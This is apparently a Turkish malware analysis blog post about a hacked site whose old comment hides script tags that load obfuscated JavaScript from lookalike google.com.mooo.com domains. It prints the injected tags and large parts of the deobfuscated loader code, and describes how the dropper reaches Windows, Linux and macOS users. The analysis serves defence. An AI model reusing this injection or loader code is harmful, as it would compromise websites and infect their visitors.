



Siteyi ziyaret ettiğinizde, sisteminizi istismar etmeye çalışan zararlı bir JavaScript kodu yerine sosyal mühendislik yöntemi ile zararlı yazılım (1. dropper) yükletmeye çalışan bir zararlı JavaScript kodu ve mesajı ile karşılaşıyorsunuz. Zararlı javascript kodunun nerede olduğunu bulmak için ise kaynak koduna baktığınızda, 10 Nisan 2015 tarihinde siteye yazılan bir yorumda, http://pol.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.5.ack.min.js adresinde gizli olduğunu görebiliyorsunuz. Tabii haklı olarak bu zararlı kodun eski tarihli bir yoruma eklenmiş bir zararlı kod olup olmadığını nasıl bilebiliriz diye sorduğunuzda, sorunuzun yanıtının zararlı yazılımın derlenme tarihinde gizli olduğunu yazının ilerleyen kısımlarında görebilirsiniz.




```
            <b>Tarih : </b>
            10.04.2015 10:19:22<script type="text/javascript"
src="http://pol.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.5.ack.min.js"></script><script
type="text/javascript" src="http://pol.google.com.mooo.com/ajax/libs/jquery/jquery-
2.1.5.ack.min.js"></script></font>
            <hr /></div>
```


JavaScript kodunu indirip, incelemeye başladığımda, kod üzerinde gizleme tekniği (obfuscation) uygulandığını gördüm ve bunu kısa yoldan çözmek için REMnux ile birlikte gelen js-beautify ve node-js araçlarından faydalanarak gizlenmiş kodu ve içinde yer alan web adreslerini kolaylıkla çözebildim. jquery-2.1.5.ack.min.js (analiz esnasında dosya adını önce mal.js sonra obfuscated.js olarak adlandırdım) dosyasının ilk satırında zararlı yazılımların yükleneceği merkez sunucu adresi olarak http://codebase.google.com.mooo.com/ajax/libs/jquery/ yer alıyordu. pol.google.com.mooo.com ve codebase.google.com.mooo.com adreslerinin Türkiye'de bir üniversitenin eğitim fakültesine ait bir sunucuya yönlendiriliyor olması da bu sunucunun art niyetli kişiler tarafından hacklenmiş olabileceği ihtimalini güçlendiriyordu. Ayrıca web sitelerindeki zararlı kodları tespit edebilen Sucuri zararlı yazılım tarayıcısının bu zararlı kodu web sitesi üzerinde tespit edememesi de bu kodun art niyetli kişiler tarafından özelleştirilmiş olabileceğine işaret ediyordu.



Fiddler_20-59-50.js - Notepad
File Edit Format View Help
var globalpath = "http://codebase.google.com.mooo.com/ajax/libs/jquery/";
var theflag = 0;
var exdomain = "JUAnBAl9QkcfFkcTLEY2AUM2DEAVAxONKlo8BlY+BEcEXlALIBsOGFwwDFgFAFcFOVEg";
var hexcase=0;function hex_md5(a){return rstr2hex(rstr_md5(str2rstr_utf8(a)))}function hex_hmac_md5(a,b){return
rstr2hex(rstr_hmac_md5(str2rstr_utf8(a),str2rstr_utf8(b)))}function md5_vm_test(){return hex_md5("abc").toLowerCase
()=="900150983cd24fb0d6963f7d28e17f72"}function rstr_md5(a){return binl2rstr(binl_md5(rstr2binl(a),a.length*8))}
function rstr_hmac_md5(c,f){var e=rstr2binl(c);if(e.length>16){e=binl_md5(e,c.length*8)}var a=Array(16),d=Array
(16);for(var b=0;b<16;b++){a[b]=e[b]^909522486;d[b]=e[b]^1549556828}var g=binl_md5(a.concat(rstr2binl
(f)),512+f.length*8);return binl2rstr(binl_md5(d.concat(g),512+128))}function rstr2hex(c){try{hexcase}catch(g)
{hexcase=0}var f=hexcase?"0123456789ABCDEF":"0123456789abcdef";var b="";var a;for(var d=0;d<c.length;d++)
{a=c.charCodeAt(d);b+=f.charAt((a>>>4)&15)+f.charAt(a&15)}return b}function str2rstr_utf8(c){var b="";var d=-1;var
a,e;while(++d<c.length){a=c.charCodeAt(d);e=d+1<c.length?c.charCodeAt(d+1):0;if
(55296<=a&&a<=56319&&56320<=e&&e<=57343){a=65536+((a&1023)<<10)+(e&1023);d++}if(a<=127){b+=String.fromCharCode(a)}
else{if(a<=2047){b+=String.fromCharCode(192|((a>>>6)&31),128|(a&63))}else{if(a<=65535){b+=String.fromCharCode(224|
((a>>>12)&15),128|((a>>>6)&63),128|(a&63))}else{if(a<=2097151){b+=String.fromCharCode(240|((a>>>18)&7),128|((a>>>12)
&63),128|((a>>>6)&63),128|(a&63))}}}}return b}function rstr2binl(b){var a=Array(b.length>>2);for(var
c=0;c<a.length;c++){a[c]=0}for(var c=0;c<b.length*8;c+=8){a[c>>5]|=(b.charCodeAt(c/8)&255)<<(c%32)}return a}function
binl2rstr(b){var a="";for(var c=0;c<b.length*32;c+=8){a+=String.fromCharCode((b[c>>5]>>>(c%32))&255)}return a}
function binl_md5(p,k){p[k>>5]|=128<<((k)%32);p[(((k+64)>>>9)<<4)+14]=k;var o=1732584193;var n=-271733879;var m=-
1732584194;var l=271733878;for(var g=0;g<p.length;g+=16){var j=o;var h=n;var f=m;var e=l;o=md5_ff(o,n,m,l,p[g+0],7,-
680876936);l=md5_ff(l,o,n,m,p[g+1],12,-389564586);m=md5_ff(m,l,o,n,p[g+2],17,606105819);n=md5_ff(n,m,l,o,p[g+3],22,-
1044525330);o=md5_ff(o,n,m,l,p[g+4],7,-176418897);l=md5_ff(l,o,n,m,p[g+5],12,1200080426);m=md5_ff(m,l,o,n,p[g
+6],17,-1473231341);n=md5_ff(n,m,l,o,p[g+7],22,-45705983);o=md5_ff(o,n,m,l,p[g+8],7,1770035416);l=md5_ff(l,o,n,m,p[g
+9],12,-1958414417);m=md5_ff(m,l,o,n,p[g+10],17,-42063);n=md5_ff(n,m,l,o,p[g+11],22,-1990404162);o=md5_ff(o,n,m,l,p
[g+12],7,1804603682);l=md5_ff(l,o,n,m,p[g+13],12,-40341101);m=md5_ff(m,l,o,n,p[g+14],17,-1502002290);n=md5_ff
(n,m,l,o,p[g+15],22,1236535329);o=md5_gg(o,n,m,l,p[g+1],5,-165796510);l=md5_gg(l,o,n,m,p[g+6],9,-
1069501632);m=md5_gg(m,l,o,n,p[g+11],14,643717713);n=md5_gg(n,m,l,o,p[g+0],20,-373897302);o=md5_gg(o,n,m,l,p[g
+5],5,-701558691);l=md5_gg(l,o,n,m,p[g+10],9,38016083);m=md5_gg(m,l,o,n,p[g+15],14,-660478335);n=md5_gg(n,m,l,o,p[g
+4],20,-405537848);o=md5_gg(o,n,m,l,p[g+9],5,568446438);l=md5_gg(l,o,n,m,p[g+14],9,-1019803690);m=md5_gg(m,l,o,n,p[g
+3],14,-187363961);n=md5_gg(n,m,l,o,p[g+8],20,1163531501);o=md5_gg(o,n,m,l,p[g+13],5,-1444681467);l=md5_gg(l,o,n,m,p
[g+2],9,-51403784);m=md5_gg(m,l,o,n,p[g+7],14,1735328473);n=md5_gg(n,m,l,o,p[g+12],20,-1926607734);o=md5_hh
(o,n,m,l,p[g+5],4,-378558);l=md5_hh(l,o,n,m,p[g+8],11,-2022574463);m=md5_hh(m,l,o,n,p[g+11],16,1839030562);n=md5_hh
(n,m,l,o,p[g+14],23,-35309556);o=md5_hh(o,n,m,l,p[g+1],4,-1530992060);l=md5_hh(l,o,n,m,p[g
+4],11,1272893353);m=md5_hh(m,l,o,n,p[g+7],16,-155497632);n=md5_hh(n,m,l,o,p[g+10],23,-1094730640);o=md5_hh
(o,n,m,l,p[g+13],4,681279174);l=md5_hh(l,o,n,m,p[g+0],11,-358537222);m=md5_hh(m,l,o,n,p[g+3],16,-722521979);n=md5_hh
(n,m,l,o,p[g+6],23,76029189);o=md5_hh(o,n,m,l,p[g+9],4,-640364487);l=md5_hh(l,o,n,m,p[g+12],11,-421815835);m=md5_hh
(m,l,o,n,p[g+15],16,530742520);n=md5_hh(n,m,l,o,p[g+2],23,-995338651);o=md5_ii(o,n,m,l,p[g+0],6,-198630844);l=md5_ii
(l,o,n,m,p[g+7],10,1126891415);m=md5_ii(m,l,o,n,p[g+14],15,-1416354905);n=md5_ii(n,m,l,o,p[g+5],21,-


Kali (WIFI)
remnux
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js
/home/remnux/Desktop/obfuscated.js:254
var head = document.head || document.getElementsByTagName('head')[0];
^
ReferenceError: document is not defined
at Object.<anonymous> (/home/remnux/Desktop/obfuscated.js:254:12)
at Module._compile (module.js:456:26)
at Object.Module._extensions..js (module.js:474:10)
at Module.load (module.js:356:32)
at Function.Module._load (module.js:312:12)
at Function.Module.runMain (module.js:497:10)
at startup (node.js:119:16)
at node.js:902:3
root@remnux:/home/remnux/Desktop#


Kali (WIFI)
remnux
root@remnux:/home/remnux/Desktop# js-beautify mal.js > obfuscated.js
root@remnux:/home/remnux/Desktop# cat obfuscated.js
var globalpath = "http://codebase.google.com.mooo.com/ajax/libs/jquery/";
var theflag = 0;
var exdomain = "JUAnBAl9QkcfFkcTLEY2AUM2DEAVAxONKlo8BlY+BECEXlALIBsOGFwwDFgFAFcFOVEg";
var hexcase = 0;
function hex_md5(a) {
return rstr2hex(rstr_md5(str2rstr_utf8(a)))
}
function hex_hmac_md5(a, b) {
return rstr2hex(rstr_hmac_md5(str2rstr_utf8(a), str2rstr_utf8(b)))
}
function md5_vm_test() {
return hex_md5("abc").toLowerCase() == "900150983cd24fb0d6963f7d28e17f72"
}
function rstr_md5(a) {
return binl2rstr(binl_md5(rstr2binl(a), a.length * 8))
}
function rstr_hmac_md5(c, f) {
var e = rstr2binl(c);
if (e.length > 16) {
e = binl_md5(e, c.length * 8)
}
var a = Array(16),
d = Array(16);
for (var b = 0; b < 16; b++) {
a[b] = e[b] ^ 909522486;
d[b] = e[b] ^ 1549556828
}
var g = binl_md5(a.concat(rstr2binl(f)), 512 + f.length * 8);
return binl2rstr(binl_md5(d.concat(g), 512 + 128))
}
function rstr2hex(c) {
try {
hexcase
} catch (g) {
hexcase = 0
}
var f = hexcase ? "0123456789ABCDEF" : "0123456789abcdef";
var b = "";
var a;
for (var d = 0; d < c.length; d++) {
a = c.charCodeAt(d);
b += f.charAt((a >>> 4) & 15) + f.charAt(a & 15)
}
return b
}
function str2rstr_utf8(c) {
var b = "";
var d = -1;
var a, e;
while (++d < c.length) {
a = c.charCodeAt(d);
e = d + 1 < c.length ? c.charCodeAt(d + 1) : 0;
if (55296 <= a && a <= 56319 && 56320 <= e && e <= 57343) {
a = 65536 + ((a & 1023) << 10) + (e & 1023);
d++
}
if (a <= 127) {
b += String.fromCharCode(a)
} else {
if (a <= 2047) {
b += String.fromCharCode(192 | ((a >>> 6) & 31), 128 | (a & 63))



Kali (WIFI)
remnux
GNU nano 2.2.6
File: obfuscated.js
Modified
var bouo = ['dbd2e4b9b16b523f8121fe9aa4dce0fc', '01d4d2379db1a5f5e41567e36e2b5367', 'c9e2bf09191fa881c9a7c5ff6b8e8191', 'ca1f8418c54e4a92125fbeca36c38078', '4eb18ed13dc2dfa211c6f03154e1bf86'];
var tudo = eneba + bni;
var npifp = false;
var tid;
var zuson = ["", "", "", "", ""];
var rleth = "abcdefghijklmnopqrstuvwxyz";
for (i = 0; i < 5; i++) {
var icrmi = 1;
while (true) {
zuson[i] = "";
var sbin = icrmi;
while (sbin > 0) {
var ncit = sbin % 26;
zuson[i] = rleth['sNuRbwsEXtRrUi6'.replace(/[NRwEXRU6]/g, '') + 'nHAgwZ'.replace(/[HAwZ]/g, '')](ncit, ncit + 1) + zuson[i];
sbin = Math['f' + '\x6c\x6f' + '\x6f\x72'](sbin / 26);
}
if (hex_md5(yrsr + zuson[i]) == bouo[i]) {
break;
}
icrmi++;
}
}
var tid = hex_md5(tudo + zuson['j' + 'o' + 'i' + 'n'](""));
console.log(tid);
var vfins = '';
for (i = 0; i < rart['l3CeinK'.replace(/[3CiK]/g, '') + 'gfta0hbv'.replace(/[fa0bv]/g, '')]; i++) {
vfins += String['fRcrCq'.replace(/[RcCq]/g, '') + '\x6f' + '\x6d\x43' + 'h1'.replace(/[1]/g, '') + '\x61\x72' + '\x43' + 'o' + '\x64' + '\x65'](rart['c3'.replace(/[3]/g, '') + 'h2xayrkCPoT9dxyeJ2AKbtE$
}
console.log(vfins);
// var head = document.head || document.getElementsByTagName('head')[0];
// var javascriptaddition = document.createElement('script');
// javascriptaddition.type = 'text/javascript';
// javascriptaddition.appendChild(document.createTextNode(vfins));
// head.appendChild(javascriptaddition);
Get Help
Exit
WriteOut
Justify
Read File
Where Is
Prev Page
Next Page
Cut Text
UnCut Text
Cur Pos
To Spell



Kali (WIFI)
remnux
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js
root@remnux:/home/remnux/Desktop# nano deobfuscated.js





Yardımcı araçlar ile çözülen gizlenmiş JavaScript koduna baktığımda, art niyetli kişilerin Windows, Linux ve macOS işletim sistemi kullanıcılarını hedef aldığı açıkça görülüyordu. Eğer işletim sistemi Windows ise ve sistem üzerinde Flash yüklü ise bu durumda zararlı yazılımı (1. indirici/dropper) Adobe AIR üzerinden, Flash yüklü değil ve internet tarayıcısı Firefox ise bu durumda Firefox eklentisi üzerinden, eğer bu koşulların hiçbiri değil ancak internet tarayıcısı Internet Explorer ise bu durumda HTA dosyası üzerinden JavaScript kodu ile sistem üzerinde oluşturuyorlardı. Eğer işletim sistemi Linux veya macOS ise ve internet tarayıcısı Firefox ise bu durumda zararlı yazılımı (1. indirici) JavaScript kodu ile aksi durum ise ve hedef işletim sisteminde Java yazılımı yüklü ise bu durumda zararlı JAR dosyası ile sistem üzerinde zararlı yazılımı oluşturuyorlardı. İndiricinin oluşturulması esnasında kullanılan gizlenmiş kodda anahtar olarak M4St3Rm4pp3d karakter dizisi kullanılmıştı. (Tahminimce bu karakter dizisi, zararlı yazılım geliştiricisinin imzasıydı.)

